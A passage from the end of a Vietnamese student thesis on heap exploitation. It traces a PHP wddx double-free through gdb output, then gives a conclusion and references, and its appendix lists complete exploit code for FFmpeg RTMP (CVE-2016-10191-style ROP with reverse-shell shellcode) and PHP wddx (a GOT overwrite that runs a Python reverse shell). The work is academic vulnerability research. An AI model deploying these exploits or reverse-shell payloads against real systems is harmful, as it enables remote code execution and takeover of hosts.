3. Tạo thẻ boolean với value = 'X'. Khi đó hàm php_wddx_push_element sẽ thực hiện để tạo thẻ st_entry để lưu thông tin, quá trình đó thực hiện như sau :

```
1 static void php_wddx_push_element(void *user_data, const XML_Char
2 *name, const XML_Char **atts)
3 {
4 st_entry ent;
5 wddx_stack *stack = (wddx_stack *)user_data;
6 ---------------SNIP------------------
7 else if (!strcmp(name, EL_BOOLEAN)) {
8         int i;
9         if (atts) for (i = 0; atts[i]; i++) {
10        if(!strcmp(atts[i], EL_VALUE) && atts[++i] && atts[i][0])
11 {
12        ent.type = ST_BOOLEAN;
13        SET_STACK_VARNAME;
14        ALLOC_ZVAL(ent.data);
15        INIT_PZVAL(ent.data);
16        Z_TYPE_P(ent.data) = IS_BOOL;
17        wddx_stack_push((wddx_stack          *)stack,          &ent,
18 sizeof(st_entry));
19        php_wddx_process_data(user_data, atts[i], strlen(atts[i]));
20              break;}
21        }
22 }
23 ---------------SNIP------------------
```

Do stack->varname ở bước 2 chưa được set về NULL nên ở đây sẽ được sẽ sử dụng lại trong SET_STACK_VARNAME (ent.varname sẽ được định nghĩa với giá trị

của stack->varname (ent.varname = estrdup(stack->varname);)). Tiếp đến, hàm php_wddx_process_data sẽ được thực hiện và được định nghĩa như sau :

```
1  static void php_wddx_process_data(void *user_data, const XML_Char
2  *s, int len){
3  st_entry *ent;
4  wddx_stack *stack = (wddx_stack *)user_data;
5  ---------------SNIP-------------------
6  if (!wddx_stack_is_empty(stack) && !stack->done) {
7  wddx_stack_top(stack, (void**)&ent);
8  switch (Z_TYPE_P(ent)) {
9          case ST_BOOLEAN:
10                 if (!strcmp(s, "true")) {
11                         Z_LVAL_P(ent->data) = 1;
12                 } else if (!strcmp(s, "false")) {
13                         Z_LVAL_P(ent->data) = 0;
14                 } else {
15                         stack->top--;
16                         zval_ptr_dtor(&ent->data);
17                         if (ent->varname)
18                         efree(ent->varname);
19                         efree(ent);} break;
20 ---------------SNIP-------------------
```

Ở đây thẻ boolean có giá trị là 'X' và ent->varname đã được định nghĩa nên sẽ thực hiện lệnh efree(ent->varname) (ent->varname = **0x00007ffff7fb2450**), tức là chunk_a_1 sẽ được free lần nữa mặc dù nó đang nằm trong fastbin (kịch bản doublefree nhưng khác là do heap->cache không có cơ chế kiểm tra an ninh nên mặc dù free 1 chunk 2 lần liên tiếp vẫn chấp nhận và đây là nhược điểm của việc xây dựng lại chức năng quản lý bộ nhớ). Sau khi freed thì trạng thái của heap->cache[0] sẽ như sau :

HEAD->chunk_a_1(0x00007ffff7fb2440)-> chunk_a_1(0x00007ffff7fb2440)

```
gdb-peda$ x/gx 0x1092de8
0x1092de8:      0x00007ffff7fb2440
gdb-peda$ x/10gx 0x00007ffff7fb2440
0x7ffff7fb2440: 0x0000000000000021      0x0000000000000039
0x7ffff7fb2450: 0x00007ffff7fb2440      0x000000003d305554
0x7ffff7fb2460: 0x0000000000000029      0x0000000000000021
0x7ffff7fb2470: 0x00000000010cca20      0x00000000010f3f80
0x7ffff7fb2480: 0x000000000111dd90      0x0000000000000031
gdb-peda$ _
```

4. Tạo fast_chunk chunk_c với minsize _emalloc(0x20 byte) sẽ trả về địa chỉ của metadata của chunk_c là **0x00007ffff7fb2450** (chunk_c = **0x00007ffff7fb2440**) sau đó sẽ ghi vào đó địa chỉ của victim ($addr_victim = "_VICTIM_";) khi đó trạng thái của heap->cache[0] sẽ như sau :

HEAD->chunk_c(0x00007ffff7fb2440)-> addr_victim("_VICTIM_")->XXX

5. Tạo fast_chunk chunk_d với minsize _emalloc(0x20 byte) sẽ trả về địa chỉ của metadata của chunk_d là 0x00007ffff7fb2450 (chunk_d = 0x00007ffff7fb2440). Sau đó gắn metadata chunk_d = value_victim ("VICTIMMM") khi đó trạng thái của heap->cache[0] sẽ như sau :
   HEAD-> addr_victim("_VICTIM_")->XXX
6. Tạo fast_chunk chunk_e với minsize _emalloc(0x20 byte) sẽ trả về địa chỉ của metadata của chunk_e là **addr_victim("_VICTIM_")** . Do addr_victim là _VICTIM_ nên chương trình bị crash tại _emalloc :

```
RAX: 0x1092d50 --> 0x1
RBX: 0x20 (' ')
RCX: 0x0
RDX: 0x7e3ba0 (<_zval_copy_ctor_func+48>:       lea    rax,[rip+0x8ac819]        # 0x10903c0
RSI: 0x9 ('\t')
RDI: 0x1092d50 --> 0x1
RBP: 0x1092d50 --> 0x1
RSP: 0x7fffffffa250 --> 0x7ffff7fb23b8 --> 0x7ffff7fb2450 ("VICTIMMM")
RIP: 0x7be73a (<_zend_mm_alloc_int+106>:        mov    rdx,QWORD PTR [r12+0x10])
R8 : 0x488
R9 : 0x7ffff7eb1138 --> 0x0
R10: 0x0
R11: 0x7ffff6148ae0 (<xmlFreeParserCtxt>:       push   r12)
R12: 0x5f4d49544349565f ('_VICTIM_')
R13: 0x9 ('\t')
R14: 0x1090100 --> 0x0
R15: 0x80
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7be72a <_zend_mm_alloc_int+90>:    mov    r12,QWORD PTR [rax+0x98]
   0x7be731 <_zend_mm_alloc_int+97>:    test   r12,r12
   0x7be734 <_zend_mm_alloc_int+100>:   je     0x7be89f <_zend_mm_alloc_int+463>
=> 0x7be73a <_zend_mm_alloc_int+106>:   mov    rdx,QWORD PTR [r12+0x10]
   0x7be73f <_zend_mm_alloc_int+111>:   mov    QWORD PTR [rax+0x98],rdx
   0x7be746 <_zend_mm_alloc_int+118>:   lea    rax,[rip+0x8d1ff3]        # 0x1090740 <zend_ur
   0x7be74d <_zend_mm_alloc_int+125>:   sub    DWORD PTR [rbp+0x90],ebx
   0x7be753 <_zend_mm_alloc_int+131>:   mov    rax,QWORD PTR [rax]
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffa250 --> 0x7ffff7fb23b8 --> 0x7ffff7fb2450 ("VICTIMMM")
0008| 0x7fffffffa258 --> 0x7ffff7fb23b8 --> 0x7ffff7fb2450 ("VICTIMMM")
0016| 0x7fffffffa260 --> 0x8
0024| 0x7fffffffa268 --> 0x7ffff7f7a148 --> 0x7ffff7fb2780 ("VICTIMMM")
0032| 0x7fffffffa270 --> 0x8
0040| 0x7fffffffa278 --> 0x7ffff7fb2780 ("VICTIMMM")
0048| 0x7fffffffa280 --> 0x7ffff7fb23e8 --> 0x7ffff7fb2780 ("VICTIMMM")
0056| 0x7fffffffa288 --> 0x1090100 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
_zend_mm_alloc_int (heap=0x1092d50, size=0x9) at /home/xxx/Documents/DATA_A/cve_php/php-5.5.
1910                            heap->cache[index] = best_fit->prev_free_block;
```

Nếu addr_victim là một địa chỉ hợp lý thì metadata chunk_e (**addr_victim("_VICTIM_")**) sẽ có giá trị là value_victim ("VICTIMMM") khi đó trạng thái của heap->cache[0] sẽ như sau : **HEAD-> TAIL.**

Như vậy nếu ta định nghĩa addr_victim là một địa chỉ hợp lý thì ta hoàn toàn có quyền kiểm soát nội dung tại địa chỉ đó. Thật vậy, ta sẽ định nghĩa địa chỉ của addr_victim = địa chỉ GOT['memcpy']-0x10 (0x105a198-0x10) (-0x10 byte header của chunk). Vậy ta ghi gì vào GOT['memcpy'] ? Ta sẽ ghi vào đó địa chỉ của

php_exec_ex+341(0x61de65) vì tại địa chỉ này nó sẽ khởi tạo các tham số của hàm **php_exec** (nó sẽ thực hiện các lệnh trên hệ thống nếu có tham số hợp lý). Khi đã ghi đè GOT thay vì thực thi hàm memcpy thì nó sẽ thực thi tại địa chỉ mà nó bị ghi đè **php_exec_ex+341** với tham số của hàm memcpy. Mã khai thác hoàn chỉnh[Phụ Lục].

Nếu thành công hệ thống sẽ thực hiện back_shell được viết bằng python (tạo kết nối đến server có địa chỉ 127.0.0.1 : 8888 để nhận lệnh từ server). Kết quả thực thi mã khai thác :

- Địa chỉ GOT[memcpy] đã bị ghi đè :

```
gdb-peda$ x/gx 0x105a198
0x105a198 <memcpy@got.plt>:     0x00000000006e8395
gdb-peda$ _
```

- Khi gọi hàm memcpy với tham số là back_shell :

```
=> 0x7e07b5 <concat_function+165>:      call   0x4340a0 <memcpy@plt>
   0x7e07ba <concat_function+170>:      movsxd rdi,DWORD PTR [rbp+0x8]
   0x7e07be <concat_function+174>:      movsxd rdx,DWORD PTR [rbx+0x8]
   0x7e07c2 <concat_function+178>:      mov    rsi,QWORD PTR [rbx]
   0x7e07c5 <concat_function+181>:      add    rdi,r14
Guessed arguments:
arg[0]: 0x7ffff7fb4510 --> 0x1093378 --> 0x1093368 --> 0x1093358 --> 0x1093348
arg[1]: 0x7ffff7fb2688 ("python -c 'import socket,subprocess,os;s=socket.socket
,2);p=subprocess."...)
arg[2]: 0xe0
```

- Thay vì thực thi hàm memcpy thì sẽ thực thi tại php_exe_ex+341 để khởi tạo tham số cho hàm php_exec :

```
=> 0x4340a0 <memcpy@plt>:       jmp    QWORD PTR [rip+0xc260f2]        # 0x105a198 <memcpy@got.plt>
 | 0x4340a6 <memcpy@plt+6>:     push   0x30
 | 0x4340ab <memcpy@plt+11>:    jmp    0x433d90
 | 0x4340b0 <PQisBusy@plt>:     jmp    QWORD PTR [rip+0xc260ea]        # 0x105a1a0 <PQisBusy@got.plt>
 | 0x4340b6 <PQisBusy@plt+6>:   push   0x31
 |-> 0x6e8395 <php_exec_ex+341>:      mov    rcx,rbx
     0x6e8398 <php_exec_ex+344>:      xor    edx,edx
     0x6e839a <php_exec_ex+346>:      mov    edi,ebp
     0x6e839c <php_exec_ex+348>:      call   0x6e7ed0 <php_exec>
                                                                  JUMP is taken
[----------------------------------stack-------------------------------------]
0000| 0x7fffffffa2a8 --> 0x7e07ba (<concat_function+170>:       movsxd rdi,DWORD PTR [rbp+0x8])
0008| 0x7fffffffa2b0 --> 0x7ffff7f7a188 --> 0x105a198 --> 0x6e8395 (<php_exec_ex+341>:  mov    rcx,rbx)
0016| 0x7fffffffa2b8 --> 0x0
0024| 0x7fffffffa2c0 --> 0x7ffff7f7a188 --> 0x105a198 --> 0x6e8395 (<php_exec_ex+341>:  mov    rcx,rbx)
0032| 0x7fffffffa2c8 --> 0x7e3bc4 (<_zval_copy_ctor_func+84>:   mov    QWORD PTR [rbx],rax)
0040| 0x7fffffffa2d0 --> 0x7ffff7f7a248 --> 0x0
0048| 0x7fffffffa2d8 --> 0x7ffff7f7a528 --> 0x7ffff7fb42a0 --> 0x83e8c0 (<ZEND_CONCAT_SPEC_CV_CV_HANDLER>
0056| 0x7fffffffa2e0 --> 0x7ffff7f7a528 --> 0x7ffff7fb42a0 --> 0x83e8c0 (<ZEND_CONCAT_SPEC_CV_CV_HANDLER>
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00000000004340a0 in memcpy@plt ()
gdb-peda$ _
```

- Gọi hàm php_exec với tham số back_shell:

```
[-------------------------------------code-------------------------------------]
   0x6e8395 <php_exec_ex+341>:  mov    rcx,rbx
   0x6e8398 <php_exec_ex+344>:  xor    edx,edx
   0x6e839a <php_exec_ex+346>:  mov    edi,ebp
=> 0x6e839c <php_exec_ex+348>:  call   0x6e7ed0 <php_exec>
   0x6e83a1 <php_exec_ex+353>:  jmp    0x6e82d6 <php_exec_ex+150>
   0x6e83a6:    nop    WORD PTR cs:[rax+rax*1+0x0]
   0x6e83b0 <zif_exec>: xor    edx,edx
   0x6e83b2 <zif_exec+2>:       jmp    0x6e8240 <php_exec_ex>
Guessed arguments:
arg[0]: 0xf7fb4858
arg[1]: 0x7ffff7fb2688 ("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket
,2);p=subprocess."...)
arg[2]: 0x0
arg[3]: 0x7ffff7fb00a0 --> 0x7ffff7fb43f0 --> 0x6e8395 (<php_exec_ex+341>:      mov    rcx,rbx)
[-------------------------------------stack-------------------------------------]
```

- Trên server lắng nghe cổng 8888 rồi sau đó thực thi hàm php_exec ta có kết quả:

```
xxx@xxx-shadow:~/Documents/DATA_A/cve_php/php-5.5.9/Zend$ nc -l 8888
$ id
uid=1000(xxx) gid=1000(xxx) groups=1000(xxx),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
$ ls
peda-session-id.txt
peda-session-php.txt
peda-session-python2.7.txt
peda-trace-php.txt
php-5.5.9
php-5.5.9.tar.gz
poc-crash.php
poc.php
sx
test3132.php
test.php
$ echo "HaMinhTruong-D13AT3"
HaMinhTruong-D13AT3
$ _
```

Kết quả cuối cùng là shellcode đã được thực hiện và tạo reverse shell giữa client và server.

Lưu ý: địa chỉ heap, GOT, php_exec,... có thể thay đổi do khác phiên bản php, hệ điều hành,... vì thế mà mã khai thác có thể không hoạt động được.

KẾT LUẬN

Trong đồ án này em đã trình bày về lý thuyết, cơ chế một số phương pháp mới chống lại sự phân bổ heap của GLIBC mới nhất, mặc dù ptmalloc đã liên tục cập nhật để ptmalloc an toàn và hiệu quả hơn. Các kỹ thuật phòng chống lỗi thời như: NX, ASLR không còn có hiệu quả với các kỹ thuật đã trình bày. Các chuyên gia bảo mật cho rằng thiết kế của ptmalloc là đã lỗi thời và thiếu sót mặt về an ninh.

Cụ thể trong đồ án này em đã thực hiện được những nội dung đồ án đã thực hiện được những nội dung sau:

- Nghiên cứu khái quát về lỗi tràn bộ đệm và cơ chế khai thác lỗi tràn bộ đệm.
- Nghiên cứu cấu trúc và cơ chế hoạt động của hệ thống quản lý bộ nhớ heap của glibc.
- Nghiên cứu các kỹ thuật tấn công trên heap và các phương pháp có thể chống lại các tấn công đó.
- Thực nghiệm tấn công khai thác lỗ hổng thực tế dựa trên các CVE đã có.

Do thời gian có hạn nên em vẫn chưa tìm hiểu được hết các kỹ thuật tấn công heap và cách phòng chống tấn công ở thời điểm hiện tại, còn một số CVE liên quan đến tấn công heap em vẫn chưa phân tích chuyên sâu được nên không trình bày được trong đồ án này. Vì vậy hướng phát triển đồ án trước mắt là thực hiện tìm kiếm, nghiên cứu các kỹ thuật khai thác mới (House of Einherjar, House of Prime, House of Mind,..). Phân tích các CVE liên quan và đặc biệt nghiên cứu các cung cụ fuzz (honggfuzz, radamsa, oss-fuzz,…) để thực hiện tìm kiếm lỗ hổng phần mềm. Ngoài ra em sẽ nghiên cứu thêm về các cách phòng chống tấn công heap, các hệ thống phòng thủ, phát hiện tấn công mới.

TÀI LIỆU THAM KHẢO

Danh mục tài liệu tham

[1] Blackngel, *Malloc des-maleficarum*. Phrack Volume 0x0d, Issue 0x42, 2009.

[2] Tianyi Xie, Yuanyuan Zhang, Juanru Li, Hui Liu, Dawu Gu School of Electronic Information and Electrical Engineering Shanghai Jiao Tong University, Shanghai, China. *New Exploit Methods against Ptmalloc of GLIBC*.

[3] N4x0r, *Heap Analysis*, r2con 2016.

[4] Ferguson, *Understanding the heap by breaking it*, blackhat USA 2007.

[5] Dhaval Kapil, *Heap exploitation*, 2017.

[6] Nguyễn Thành Nam, *Nghệ thuật tận dụng lỗi phần mềm*, 2009.

[7] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, AhmadReza Sadeghi, Hovav Shacham, and Marcel Winandy. *Return-oriented programming without returns*. In Proceedings of the 17th ACM conference on Computer and communications security, pages 559– 572. ACM, 2010.

[8] Matt Conover, *w00w00 on heap overflows*, 1999.

[9] Solar Designer, *return-to-libc attack*. Bugtraq, Aug, 1997.

[10] jp, *Advanced doug lea's malloc exploits*. Phrack Volume 0x0b, Issue 0x3d, 2003.

[11] klog, *The frame pointer overwrite*. Phrack Volume 0x09, Issue 0x37, 1999.

[12] Phantsmal Phantasmagoria, *The malloc maleficarum*. Bugtraq mailinglist, 2005.

Danh mục website tham khảo

[13] Data buffer. Wikipedia,https://en.wikipedia.org/wiki/Data_buffer

[14] The gnu c library (glibc), http://www.gnu.org/software/libc/

[15] Doug Lea, http://g.oswego.edu/dl/html/malloc.html

[16] Wolfram gloger's malloc homepage, http://www.malloc.de/en/.

[17] MallocInternals, https://sourceware.org/glibc/wiki/MallocInternals.

[18] Understanding glibc malloc https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/

[19] Syscalls used by malloc https://sploitfun.wordpress.com/2015/02/11/syscalls-used-by-malloc/

[20] Shellphish, *How2Heap*, https://github.com/shellphish/how2heap.

[21] CVE-2016-3141, https://github.com/peternguyen93/CVE-2016-3141.

[22] RTMP Heap Overflow CVE-2016-10191 (https://youtube.com).

PHỤ LỤC

Mã khai thác FFmpeg hoàn chỉnh :

```
#!/usr/bin/python
import os
import socket
import struct
from time import sleep
from pwn import *

bind_ip = '0.0.0.0'
bind_port = 12345
elf = ELF('ffmpeg-3.2.1/ffmpeg')
gadget = lambda x: next(elf.search(asm(x,
    arch = 'amd64', os = 'linux')))
# Các gadget thực hiện ROP
mov_rsp_rbx = 0x0000000000c79f31 #mov rsp, rbx; pop rbx; vzeroupper;
ret;
pop_rdi = gadget('pop rdi; ret')
pop_rsi = gadget('pop rsi; ret')
pop_rdx = gadget('pop rdx; ret')
pop_rax = gadget('pop rax; ret')
mov_gadget = 0x0000000000602677 #0x0000000000602677: mov qword ptr
[rax], rdx; xor eax, eax; ret;
got_realloc = elf.got['realloc']
plt_mprotect = elf.plt['mprotect']
shellcode_location = 0x400000
# backconnect 127.0.0.1:31337 x86_64 shellcode
Shellcode=
"\x48\x31\xc0\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x4d\x31\xc0\x6a\x0
2\x5f\x6a\x01\x5e\x6a\x06\x5a\x6a\x29\x58\x0f\x05\x49\x89\xc0\x48\x3
1\xf6\x4d\x31\xd2\x41\x52\xc6\x04\x24\x02\x66\xc7\x44\x24\x02\x7a\x6
9\xc7\x44\x24\x04\x7f\x00\x00\x01\x48\x89\xe6\x6a\x10\x5a\x41\x50\x5
f\x6a\x2a\x58\x0f\x05\x48\x31\xf6\x6a\x03\x5e\x48\xff\xce\x6a\x21\x5
8\x0f\x05\x75\xf6\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x6
9\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05";

shellcode = '\x90' * (8 - (len(shellcode) % 8)) + shellcode
# Hàm tạo kênh tin để gửi cho client
def create_payload(size, data, channel_id):
    payload = ''
    payload += p8((1 << 6) + channel_id) # (hdr << 6) & channel_id;
    payload += '\0\0\0' # ts_field
    payload += p24(size) # size
    payload += p8(0x00) # type
    payload += data # data
    return payload
# Hàm tạo cấu trúc gói tin RTMP
def create_rtmp_packet(channel_id, write_location, size=0x4141):
    data = ''
    data += p32(channel_id) # channel_id
    data += p32(0) # type
    data += p32(0) # timestamp
    data += p32(0) # ts_field
    data += p64(0) # extra
    data += p64(write_location) # write_location - data
```

```
    data += p32(size) # size
    data += p32(0) # offset
    data += p64(0x180) # read
    return data

def p24(data):
    packed_data = p32(data, endian='big')[1:]
    assert(len(packed_data) == 3)
    return packed_data

def handle_request(client_socket):
    # Quá trình bắt tay kết nối của giao thức RTMP:handshake
    v = client_socket.recv(1)
    client_socket.send(p8(3))
    payload = ''
    payload += '\x00' * 4
    payload += '\x00' * 4
    payload += os.urandom(1536 - 8)
    client_socket.send(payload)
    client_socket.send(payload)
    client_socket.recv(0x600)
    client_socket.recv(0x600)

    print 'sending payload'
    # Tạo và gửi cho client kênh tin với channel_id=4
    payload = create_payload(0xa0, 'U' * 0x80, 4)
    client_socket.send(payload)
    # Tạo và gửi cho client kênh tin với channel_id=20 để có thể ghi
đè vào cấu trúc RTMPPacket
    payload = create_payload(0xa0, 'A' * 0x80, 20)
    client_socket.send(payload)
       # Tạo và gửi cho client kênh tin với channel_id=4, ghi đè vào
mảng cấu trúc RTMPPacket
    data = ''
    data += 'U' * 0x20 # the rest of chunk
    data += p64(0)      # zerobytes
    data  +=  p64(0x6d1)  #  kích  thước  thật  của  mảng  cấu  trúc
RTMPPacket
    data += 'Y' * 0x30 # channel_zero
    data += 'Y' * 0x20 # channel_one
    payload = create_payload(0x2000, data, 4)
    client_socket.send(payload)
         # Tạo và gửi cho client kênh tin với channel_id=4, ghi đè
vào mảng cấu trúc RTMPpacket để tạo rtmp_packet[2]
    data = ''
    data += 'I' * 0x10 # padding RTMPPacket[1]
    data += create_rtmp_packet(2, got_realloc)
    data += 'A' * (0x80 - len(data)-8)
    data  +=  p64(0x00000000011e6fdb)  #0x00000000011e6fdb:  add  rsp,
0x30; ret;
    payload = create_payload(0x2000, data, 4)
    client_socket.send(payload)
         # Tạo và gửi cho client kênh tin với channel_id=2, ghi đè
GOT[realloc] với địa chỉ của gadget mov_rsp_rbx
    jmp_to_rop = ''
    jmp_to_rop += p64(mov_rsp_rbx)
```

```
    jmp_to_rop += 'A' * (0x80 - len(jmp_to_rop))
    payload = create_payload(0x2000, jmp_to_rop, 2)
    client_socket.send(payload)
        # Tạo ROP shellcode và gửi cho client kênh tin với
channel_id=4
    rop = ''
    rop += 'BBBBBBBB' * 6 # padding
    rop += p64(pop_rdi)
    rop += p64(shellcode_location)
    rop += p64(pop_rsi)
    rop += p64(0x1000)
    rop += p64(pop_rdx)
    rop += p64(7)
    rop += p64(plt_mprotect)
    write_location = shellcode_location
    shellslices = map(''.join, zip(*[iter(shellcode)]*8))
    for shell in shellslices:
        rop += p64(pop_rax)
        rop += p64(write_location)
        rop += p64(pop_rdx)
        rop += shell
        rop += p64(mov_gadget)
        write_location += 8

    rop += p64(shellcode_location)
    rop += 'X' * (0x80 - (len(rop) % 0x80))
    rop_slices = map(''.join, zip(*[iter(rop)]*0x80))
    for data in rop_slices:
        payload = create_payload(0x2000, data, 4)
        client_socket.send(payload)

        # Gửi kênh tin với id = 63 để gọi hàm realloc đã bị ghi đè
GOT để thực hiện các lệnh ROP và shellcode
    payload = create_payload(1, 'A', 63)
    client_socket.send(payload)
    sleep(3)
    print 'sending done'
    client_socket.close()
if __name__ == '__main__':
        # Tạo socket và lắng nghe các kết nối của client
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind((bind_ip, bind_port))
    s.listen(5)
    while True:
        print 'Waiting for new client...'
        client_socket, addr = s.accept()
        handle_request(client_socket)
```

Mã khai thác PHP hoàn chỉnh :

```
<?php
function unpack8($addr,$debug=false){
	$new_addr = 0;
	for($i = 0; $i < strlen($addr); $i++){
		if($debug === true)
		echo ord($addr[$i])." ".(ord($addr[$i])<< $i*8)."\n";
		$new_addr |= ord($addr[$i]) << $i*8;
	}
	return $new_addr;}
function pack8($addr)
{return pack("LL", $addr & 0xffffffff, $addr >> 32);}
function exploit()
{global $g,$t;
$xml = <<<EOF
<?xml version='1.0' ?>
<!DOCTYPE wddxPacket SYSTEM 'wddx_0100.dtd'>
<wddxPacket version='1.0'>
	<array>
		<binary>HERE</binary>
		<var name='UUAF'></var>
		<boolean value='X'/>
	</array>
</wddxPacket>
EOF;
$back_shell = "python -c 'import
socket,subprocess,os;s=socket.socket
(socket.AF_INET,socket.SOCK_STREAM);";
$back_shell.="s.connect((\"127.0.0.1\",8888));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);";
$back_shell.="os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\
"-i\"]);'";
$g = null;
$value_victim = base64_encode(pack8(0x6e8395).str_repeat("P",1));
$addr_victim =pack8(0x105a198 - 0x10); # ghi đè heap->cache[0] = 1;
$xml = str_replace("HERE",$value_victim,$xml);
$wddx = wddx_deserialize($xml); // trigger use after free
foreach($wddx as $k => $v){
	$k = "";
	$k .= $addr_victim; // $k bây giờ trỏ đến free_chunk, sau đó
ghi đè free_chunk->prev = addr_victim
	$t = (string)$v;// heap->cache[0] = addr_victim
			// make emalloc()return $addr_victim
	$g = (string)$v;//ghi đè GOT memcpy@got với địa chỉ 0x61de65
	// 0x61de65 <php_exec_ex+341>:	mov	rcx,rbx
	// 0x61de68 <php_exec_ex+344>:	xor	edx,edx
	// 0x61de6a <php_exec_ex+346>:	mov	edi,ebp
	// 0x61de6c <php_exec_ex+348>:	call	0x61d9a0 <php_exec>
	// khi concat_function được gọi sau đó sẽ gọi đến memcpy (đã
bị ghi đè GOT với địa chỉ của php_exec) với tham số là $back_shell
	$c = $back_shell.$t; // trigger shell
	break;
	}
}
exploit()?>
```